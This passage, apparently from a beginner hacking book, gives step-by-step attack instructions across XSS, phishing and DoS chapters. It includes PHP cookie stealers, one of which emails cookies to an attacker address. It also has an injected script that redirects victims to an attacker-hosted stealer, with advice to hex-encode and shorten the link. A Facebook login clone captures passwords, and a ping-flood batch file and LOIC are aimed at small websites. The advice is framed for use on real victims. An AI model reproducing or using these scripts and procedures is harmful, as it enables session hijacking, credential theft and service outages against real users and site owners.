<script>alert('hi hello')</script>




If u get a alert message popping up, that means that the site is vulnerable to XSS. Many examples out there focus on inserting malicous scripts inside the search input field, but in the end it, most of the times it only helps defacing the site. I would rather want to focus on retrieving cookie session from users. So I would suggest when it comes to XSS , focus on finding vulnerability inside the comment box.

Before I continue, I want you to understand what a cookie session is. When you log into a website account, such as Amazon or instagram , this site will create a session for you. This session will get stored temporarly in the user's hard disk. Every session will generate a unique cookie id for the user.

Lets say you managed to find a website that is vulnerable to the script we entered before in the comment box. We type in this code next:

<script>alert(document.cookie)</script>

This script will show an alert message displaying the cookie id of the current session. (Don't forget deffrent user deffrent cookie id)



Alright, now that you're a little more familiar on how javascript works, our next task is to find a way to retrieve cookie id from others.

For doing that the plan has to be like this:

Write a very casual comment saying: "Hey I agree with you guys. Visit this link(e.g www.blabla.com) and see what they have to say about this"

Essentially when members navigate to the link, they will be redirected to somewhere else. In our point of view when they click the link, a script will have activated to steal their cookie. (By the way all this was an act of social engineering). Once we have a cookie id we can easily use it to access the user's account .

1.Here are three deferent types of cookies stealer. Choose one of them that fits your need. You can either write or download them.

This php script will rob the cookie id and save it in a text file. Download the code here: http://bit.ly/2_1_cookie_text

```
<?php
$cookie = $HTTP_GET_VARS["cookie"];
$steal = fopen("cookiefile.txt", "a");
fwrite($steal, $cookie ."\n");
fclose($steal);
?>
```

This php script will rob the cookie id and mail it to the email address you specify. Download the code here: http://bit.ly/2_2_cookie_email

```
<?php
$cookie = $HTTP_GET_VARS["cookie"];
```

```
mail("hackerid@mailprovider.com", "Stolen Cookies", $cookie);
?>
```

This php script will rob the cookie id, port number, computer name, user agent and save it in a text file. Download the code here: http://bit.ly/2_3_cookie_multiple.

```
<?php
function GetIP()
{
   if (getenv("HTTP_CLIENT_IP") &&
strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
      $ip = getenv("HTTP_CLIENT_IP");
   else if (getenv("HTTP_X_FORWARDED_FOR") &&
strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
      $ip = getenv("HTTP_X_FORWARDED_FOR");
   else if (getenv("REMOTE_ADDR") &&
strcasecmp(getenv("REMOTE_ADDR"), "unknown"))
      $ip = getenv("REMOTE_ADDR");
   else if (isset($_SERVER['REMOTE_ADDR']) &&
$_SERVER['REMOTE_ADDR'] &&
strcasecmp($_SERVER['REMOTE_ADDR'], "unknown"))
      $ip = $_SERVER['REMOTE_ADDR'];
   else
      $ip = "unknown";
   return($ip);
}
function logData()
{
   $ipLog="log.txt";
   $cookie = $_SERVER['QUERY_STRING'];
   $register_globals = (bool) ini_get('register_gobals');
   if ($register_globals) $ip = getenv('REMOTE_ADDR');
   else $ip = GetIP();    $rem_port = $_SERVER['REMOTE_PORT'];
   $user_agent = $_SERVER['HTTP_USER_AGENT'];
   $rqst_method = $_SERVER['METHOD'];
   $rem_host = $_SERVER['REMOTE_HOST'];
   $referer = $_SERVER['HTTP_REFERER'];
   $date=date ("l dS of F Y h:i:s A");
   $log=fopen("$ipLog", "a+");    if (preg_match("/bhtmb/i",
$ipLog) || preg_match("/bhtmlb/i", $ipLog))
      fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host |
Agent: $user_agent | METHOD: $rqst_method | REF: $referer | DATE{ :
} $date | COOKIE:  $cookie <br>");
```

```
    else
        fputs($log, “IP: $ip | PORT: $rem_port | HOST: $rem_host |
Agent: $user_agent | METHOD: $rqst_method | REF: $referer |  DATE:
$date | COOKIE:  $cookie nn”);
    fclose($log);
}
logData();
?>
```

2.Okay now that you decided which code you want to use, we can continue (I’ve chosen the third one because it has more features in it).

3.Open a text editor and paste the code in. Save it as “Stealer.php”.

4. Also save an empty text file with the name “log.txt”

Stealer.php will be in charge for getting the cookies and everything else. And log.txt will be in charge for collecting the data.

5.Create a free web-hosting service account, and log yourself into the cpanel. openthe*File Manager* in cpanel.
Upload the Stealer.php and log.txt to root folder or public_html folder. (You can also use a paid hosting service if you feel its necessary, I wouldn’t recommend)

6.The cookie stealer is ready, copy the link address (e.g www.sitenameyouchoosed.subdomain.com/Stealer.php) where its located for late use.

www.sitenameyouchoosed.subdomain.com/Stealer.php

Go back to the vulnerable site (If you don’t have a vulnerable site you can use DVWA. DVWA is a free local site that comes vulnerable for you to use)

Now we are fully prepared to start the attack. This is the code we have to put in the comment box

<script>location.href =

‘www.sitenameyouchoosed.subdomain.com/Stealer.php?
cookie = ’ + document.cookie; < /script >

But we can’t use it yet, because the code might look fishy. So what do we do? Two things. We covert the code into Hex-encoding and shorten it out with bit.ly.

Hex-encoding converters are all over the internet, just use one and in the end it will look something like this.

http://www. sitenameyouchoosed.com/index.php?search = %643c
%7546%6343456%722%6529%70%4374%3e%6c%6f
%63%3361%74%2569%6f%6e
%2522e252%6852%72%654%66%20%343d43%20522734%68%74%74%7
%52243f%2344433f

Now use a link shortener to make hex code smaller. Bit.ly is one, but you can try any other. (e.g http://www.site.com/4gye)

Write your comment including the link inside, and once the user clicks it, the log file will note everything you need. And.We.Are..finally. Done!!! Just wait until to see the results in the log file.

Social Engeniring Facebook with the phishing Techinique

Phishing is considered to be one of the most successful ways for hacking all sorts of people (Victim ratio for falling for it is about 95% up until now).

What is phishing

Phishing is the attempt to acquire sensitive information such as usernames, passwords, credit card details and much more by presenting yourself as a trustworthy legitimate company or person.

In our example we are going to use facebook's login page for capturing victim's username and password. Once our victim enters their credentials, they'll be stored in a log file. Convincing your victim to use your non-legitimate Facebook login page, will completely relly on your social engineering skills.


1.Creating Phishing.php file:

Write this following script and save it as **phishing.php**. You can also download it at: http://bit.ly/2_4_phishing

```
:<?php
header('Location: https://www.facebook.com/login.php');
$handle = fopen("passwords.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

2. Navigate to facebook's login page

Right click anywhere on the page (don't right click in any input box) ,and click on "View page source" ,select all of the code(CTRL+A).



Copy them(CTRL + C) and paste them in a text editor. Afterwards saveit as**index.html**

1. Now that we have the code in a text editor we have to search for a word**action** in the code (By pressing Ctrl + F)
2. In it replace the code:

action = "https://ww.facebook.com/login.php?login_attempt=1"

With this code:

action = "phishing.php"

1. Once we are done replacing that, search in the code for the word "method" by pressing CTRL + F (once you find it, you will see its right next to the previous one)

1. Replace the code: method = ”post” with this code: method = ”get”

.

4. Make sure you save it again for the changes we just made. (**index.html)**

5. Now create a completely blank text file with the corresponded name “passwords.txt”.

Looking back, up until now these are the three files you should have, check?


1. phishing.php
2. index.html
3. passwords.txt

6. For finishing the set-up, all we have to do is upload those three files.

We will use a free hosting service, and when it comes to choosing one, you have to be very careful. Most of them have the ability to detect whether a page is a scam or not. (When they do detect it’s a phishing site, they will block it and inform you.)

For this example, I will use byte host, there are thousand others that you can try out.

Go to: byethost.com ,go to the register page and fill out the information needed to register




2. Now Go to your email account that you gave and confirm your account with the confirmation link.

3.Note the generated cpanel username that you received after the activation.

4. Navigate to http://panel.byethost.com and log in to your Cpanel.

5. Now when you are logged into your account, Go to the File Manager. (Or u can use FileZilla, its entirely up to you.)

6. Now Click on Public_html, to navigate in.




6. Click on the Upload button and select the three files , **phishing.php, index.html** and **passwords.txt.**

7. After successfully uploading the three files, we can test our phishing site. Just navigate to your link address given. If that worked, enter the username and password.

8. Sign in, and You'll be redirected to anything you set it to. (e.g same page)

9.After that, in the file "password.txt" you will see that the credentials entered were added.



IT WORKS! Next thing is to send your link to someone you want their username and password.

Using your social engineering skills, people will fall for it. Recently hackers have given friends "fake winners awards" forcing them to log in facebook first.

Most of the times it works when hackers know what kind of activities the victim is involved in, such as being subscribed to something, or waiting for a job approval. Use your creativity. Hacking is all about being creative.

(Phishing other people is illegal, it's all up to you to decide whether you want to do it or not).

Some useful Chrome Extension

Googlw Chrome as grown pretty in with their extensions. And I couldn't leave them out from this chapter. So here are few that you might find interesting.

1. **Web Developer**,
   is a Google Chrome extension that adds a tool bar with various web development tools in Chrome. here:https://chrome.google.com/webstore/detail/web-developer/bfbameneiokkgbdmiekhjnmfkcnldhhm
2. **Firebug Lite for Google Chrome**, provides a rich visual environment to analyze HTML elements, DOM elements and other Box Model Shading. It also provides live CSS editing. It helps in analyzing how an application is working on the client's side. Add ***Firebug Lite*** to Google Chrome:https://chrome.google.com/webstore/detail/firebug-lite-for-google-c/bmagokdooijbeehmkpknfglimnifench
3. **d3coder,** is another nice Google Chrome extension that helps penetration testers. It enables us to encode and decode selected text via context menu. Thus it reduces the time to encode and decode strings by using separate tools. This extension can perform a wide range of functions.

to Google Chrome:https://chrome.google.com/webstore/detail/d3coder/gncnbkghencmkfgeepfaonmegemakcol?hl=en-US

1. **Site Spider**, is an extension that adds a crawler in Chrome. It crawls all pages and reports all broken links. One can also restrict the spider by adding restrictions and regular expressions, it works at the client's side. It can also use your authentication to access all pages. This extension is open source. So, you can easily modify it according to your needs.
   Add ***Site Spider*** to Google Chrome:https://chrome.google.com/webstore/detail/site-spider/ddlodfbcplakmddhdlffebcggbbighda

1. **Form Fuzzer**, is used to populate predefined characters into different form fields. It can also select checkboxes, radio buttons and select items in forms. It

has a configuration menu where you can manage all settings of the extension. It is really helpful in testing forms. You can set payloads for forms and then populate payloads quickly with this nice tool. Really helpful in performing XSS and SQL injection attacks.
Add ***Form Fuzzer*** to Google Chrome:https://chrome.google.com/webstore/detail/form-fuzzer/cbpplldpcdcfejdaldmnfhlodoadjhii

1. **Session Manager**, is a powerful Chrome extension that lets users save, update, restore, and remove sets of tabs. You can create a group of tabs of the same interest and then restore those pages in one click. If you open few specific pages daily, and create groups of those pages and then open with a single click.
   Add ***Session Manager*** to Google Chrome:https://chrome.google.com/webstore/detail/session-manager/mghenlmbmjcpehccoangkdpagbcbkdpc
2. **Request Maker**, is a core penetration testing tool. It's used in creating and capturing requests, tampering the URL, and making new headers with post data. It can capture requests made via forms or XMLHttpRequests. You can see the function of this tool is similar to Burp. It's also helpful in performing various kind of attacks in a web applications by modifying http requests.
   Add ***Request Maker*** to Google Chrome:https://chrome.google.com/webstore/detail/request-maker/kajfghlhfkcocafkcjlajldicbikpgnp
3. **Cookie Editor**, is a nice Chrome extension that lets users edit cookies. This tool is really helpful while hijacking vulnerable test sessions. It lets users delete, edit, add/or search cookies. It also lets users protect, block or export cookies in json. You can play with cookies as you want. This extension is ad-supported and all revenue goes to Unicef to help children worldwide. But Ads are not necessary and you can disable anytime from the extension settings page.
   Add Edit This Cookie to Google Chrome:https://chrome.google.com/webstore/detail/edit-this-cookie/fngmhnnpilhplaeedifhccceomclgfbg
4. **XSS Rays**, is a nice extension that helps in finding XSS vulnerability in a website. It finds how a website is filtering the code. It also checks for injections and

inspects objects. You can also easily extract, view and edit forms non-destructively even if forms cannot be edited. So many penetration testers use this extension as a dedicated XSS testing tool. It's pure JavaScript XSS scanner. You can read more about XSS Rays here.
Add **XSS rays** to Google Chrome:https://chrome.google.com/webstore/detail/xss-rays/kkopfbcgaebdaklghbnfmjeeonmabidj

5. **WebSecurify**, is a powerful cross platform web security testing tool. It's available for various desktop, mobile platforms and browsers. This is the first web security tool that runs directly from the browser. It's capable of finding XSS, XSRF, CSRF, SQL Injection, File upload, URL redirection and various other security vulnerabilities. It has a built in crawler that scans and crawls pages. Then it will try to find vulnerability on pages. It's not a fully automatic tool. It lists possible vulnerability on the URL. You will need to confirm the vulnerability manually. We have already covered the websecurify tool in detail. You can check older posts to read more on how this tool works and how to master websecurify for penetration testing. While scanning, it pulls all features from the WebSecurify server, so you do not need to worry about database updates. The vulnerability engine will be updated at all times. Penetration testing tools are just a click away. Use this either as a browser tool or desktop tool.
Add **Websecurify** to Google Chrome:https://chrome.google.com/webstore/detail/websecurify/gbecpbaknodhccppnfndfmjifmonefdm
6. **Port Scanner**, Google Chrome extension adds port scanning capabilities to the browser. With this extension, you will be able to scan which TCP ports are listening. Port Scanner analyzes any given IP or URL addresses, and then will scan for open ports to help you to secure them. It is also available for Opera and Mozilla Firefox.
Add ***Port Scanner*** to Google Chrome:https://chrome.google.com/webstore/detail/port-scanner/jicgaglejpnmiodpgjidiofpjmfmlgjo
7. **XSS chef**, is the popular Chrome extension that works directly in the browser. It helps us in identifying XSS vulnerability in a web application. It's similar to BeEF but for browsers. This is not an extension but a framework. So, installation is not same as any other extension. Read

the official link of XSS Chef given below and learn how to install it in Chrome.
Add **XSS chef** to Google Chrome: https://github.com/koto/xsschef

8. **HPP Finder**, is another nice extension. It is useful in finding HTTP Parameter Pollution (HPP) vulnerability and exploit it. This tool can easily detect and exploit the HTML Forms or URLs that might be susceptible of HTTP Parameter Pollution attacks. This tool can only find the vulnerability points but is not a solution against the vulnerability.Add ***HPP Finder*** in Google Chrome:https://chrome.google.com/webstore/detail/hpp-finder/nogojgcobcolombicplhimbbakkcmhio
9. **The Exploit Database**, is not a penetration testing tool, but it keeps you updated with all latest exploits, shell code and white papers available on Exploit DB server. It's an open source tool and source code can be found here:http://github.com/10n1z3d/EDBEAdd ***The Exploit Database*** extension in chrome: https://chrome.google.com/webstore/detail/the-exploit-database/lkgjhdamnlnhppkolhfiocgnpciaiane
10. **GHDB**, is a nice Google hack query search. This nice extension help you in searching for necessary Google hack query's for finding specific pages based on special Google search parameters. It allows you in understanding the basis of web security in a better way.
Add ***GHDB*** in Google Chrome:https://chrome.google.com/webstore/detail/ghdb/jopoimgcafajndmonondpmlknbahbgdb
11. **IP Address and Domain Information**, is an information gathering extension that can help you in finding geolocation, DNS, whois, routing, search results, hosting, domain neighbors, DNSBL, BGP and ASN information of every IP address (IPv4 and IPv6).Add it to Chrome:https://chrome.google.com/webstore/detail/ip-address-and-domain-inf/lhgkegeccnckoiliokondpaaalbhafoa

Conclusion

Hope you enjoyed this chapter, I did my best to keep cross site scripting as simple as possible. For understanding some of these examples will a lot of practice and failures.
But just remember this pain is temporary, gain is for eternity.

Please support this book by leaving a warm positive review.

GIVE US ALL YOUR MONEY CHINESE BOY WE KNOW YOU HAVE!
I DONT HAVE ANY PLEASE YOU HAVE TO LET ME GO,I BELONG IN A MAFIA GANG FROM CHINA TOWN. IF THEY FIND OUT ABOUT THIS THEY WILL KILL YOU GUYS, SERIOUSLY.
NICE TRY BUT WERE NOT GOING TO FALL FOR IT!
I'LL MAKE YOU REGRET WHAT YOU JUST SAID!
SORRY TO ARRIVE LATE SON.

WHEN DID THOSE GUYS GET HERE
CORRECT ME IF I'M WRONG,BUT ISN'T THAT CHINA TOWN MAFIA GANG?
DAD,WHAT TO YOU SO LONG!?
HE SAID DAD?
IS THIS KID THE SON OF THE MAFIA LEADER
MAN YOU'RE SO SCARED YOU PISSED YOUR PANTS?
B,BECAUSE I,I THINK WE ARE GOING TO GET DDOSED.

Chapter 3: Denial of Service-Flooding Things.

In this chapter we will cover Denial of Service(DoS), because yet today Denial of Service is one of the hacking attacks that still works, on computer servers and sites. And the damage it can cause is unpredicted. DoS is one of the easiest way for beginner to start getting rapid results.

Here is an interesting story related to Denial Dos Service, that you may have heard of:

"British authorities have arrested a second man in England and seized electronic and digital devices in connection with a recent spate of distributed denial-of-service (DDoS) attacks aimed at Sony and Microsoft.

GamesBeat reported on the initial attacks over Christmas, after which the FBI revealed it was investigating Lizard Squad, an online group that claimed responsibility for knocking PlayStation Network (PSN) and Xbox Live offline. A 22-year-old London man was subsequently arrested.

A DDoS attack essentially overwhelms the target with a deluge of random data, causing the network to crash. In this case, the effect of the attack meant that PlayStation and Xbox gamers couldn't access online services."

~Venture

What is Denial of Service (Flooding)?

DDoS is when an attacker sends a great amount of traffic to a server or computer network and changing its capacity. The overload of “fake” traffic means legitimate users can’t connect, rendering the network temporarily unusable. While DDoS attacks may be considered a form of protest, they have been interpreted as a violation of the Computer Fraud and Abuse Act (So watch carefully).


A DDoS attack does not involve breaking into someone else’s computer, neither does it expose user data or destroy files,

DDos Using notepad and command prompt.

Using command prompt and its commands is one of the ways you can achieve a Denial of Service attack. But I'll have to tell you, by doing so it won't make really much impact on the target you are trying to hack. So I'll show you a way for maximizing the number of impact when implementing this attack. To do this you'll need a text editor (can be anything) to write the commands in. I'll use Notepad + + you could get it at http://www.notepad-plus-plus.org for free...

Okay once you have your text editor open you can type in these lines of commands in :
(By the way you can download the code here: http://bit.ly/3_ddos)

@echo off
Ping –n 25000 –l 55000 targetsite.com



*new 1 - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
new 1
1 @echo off
2 ping -n 25000 -l 55000 victimized_site.com
Ln : 2 Col : 41 Sel : 0 | 0
Dos\Windows
UTF-8 w/o BOM
INS

Once you're done. Save it a name with the extension .bat. In this example I saved it as "DdoS minion.bat"
in the Desktop.

Now open that bat file as many times as you can, and as fast as you can! I have a fast computer and a fast internet so I opened around 200-250 of them (Sometimes I open even much more). And they will start trying to choke the server of the website you targeted (Try choosing very small and simple sites). Keep in mind you have to have a decent internet connection to send good packets this site.

Note that this technique only works with small looking websites that aren't associated with big organizations, like google for example.

(Sometimes you might get “Time Out” request. But that just doesn’t matter. Let it continue to scan.)



While the applications are running, next is find out if the site is still up, to know that just keep hitting refresh key(F5) in your browser, to see if it’s still up.

(When it’s about to crash you will start noticing that the website will get slower to navigate in) Now if you see that 5 to 11 hours went by and the site is still persistent to get down, that means the site has some sort of Anti-Dos protecting service (cloudflare for example, this why I always recommend to target cheap looking websites).

Let's say ur an individual that doesn't give up that easily (Which I think ur that individual) and still wants this particular web side down. The simple answer to that is to simply maximize the number of computers and open as much of batch files you can on each of them.

I remember back in high school I had a friend who used all their computers to DDoS the school's website, the embarrassing part wasn't because my friend got expelled. The embarrassing part was that the school got hacked by their own computers.


In the end what I'm trying to say is that the concept of using many computers with deferent batches running works.

Again sites like google or facebook will be extremely difficult to DDoS, because they have strong security for those attacks. And most securities can track the attacker who is sending the packets. That's when VPNs will come in handy, we will go more in depth with VPN in Chapter 8

Peforming DdoS using LOIC


Now that we're done with the homemade stuff, we are going to use a more professional tool. A tool like LOIC(Low Orbit Ion Cannon) .This Software was made for web developers to test their site's capacity. In the wake of this software's release, hackers immediately saw the potential of it and started using it for DDoS.. And guess what, it works like a charm..

LOIC can be obtained for FREE at http://sourceforge.net/projects/loic/



Once you extract the archive and launched the executable fileIt will look like this.

To use LOIC all u have to do is paste the targeted link in the URL text input field (in the top), and click on "Lock on"




Doing that LOIC will immediately display the corresponded ip address of the targeted site. We increase the number of package to be 10000. But I highly recommend you set yours to 1000, because it makes use of the cpu and can start making it slow. But on the other hand if you have a fast computer you can leave it at 10000 or even more.

